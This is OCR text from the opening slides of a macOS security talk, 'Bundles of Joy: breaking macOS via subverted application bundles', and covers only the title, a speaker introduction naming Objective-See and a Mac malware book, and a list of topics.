
Bundles of Joy

breaking macOS via subverted application bundles



@patrickwardle

WHOIS

@patrickwardle

Objective-See


tools, blog, & malware collection

#OBTS

"Objective by the Sea"
(macOS security conference)

Book(s):
"The Art of Mac Malware"


Outline



Topics covered: os internals, reversing, malware analysis, & security tool development.

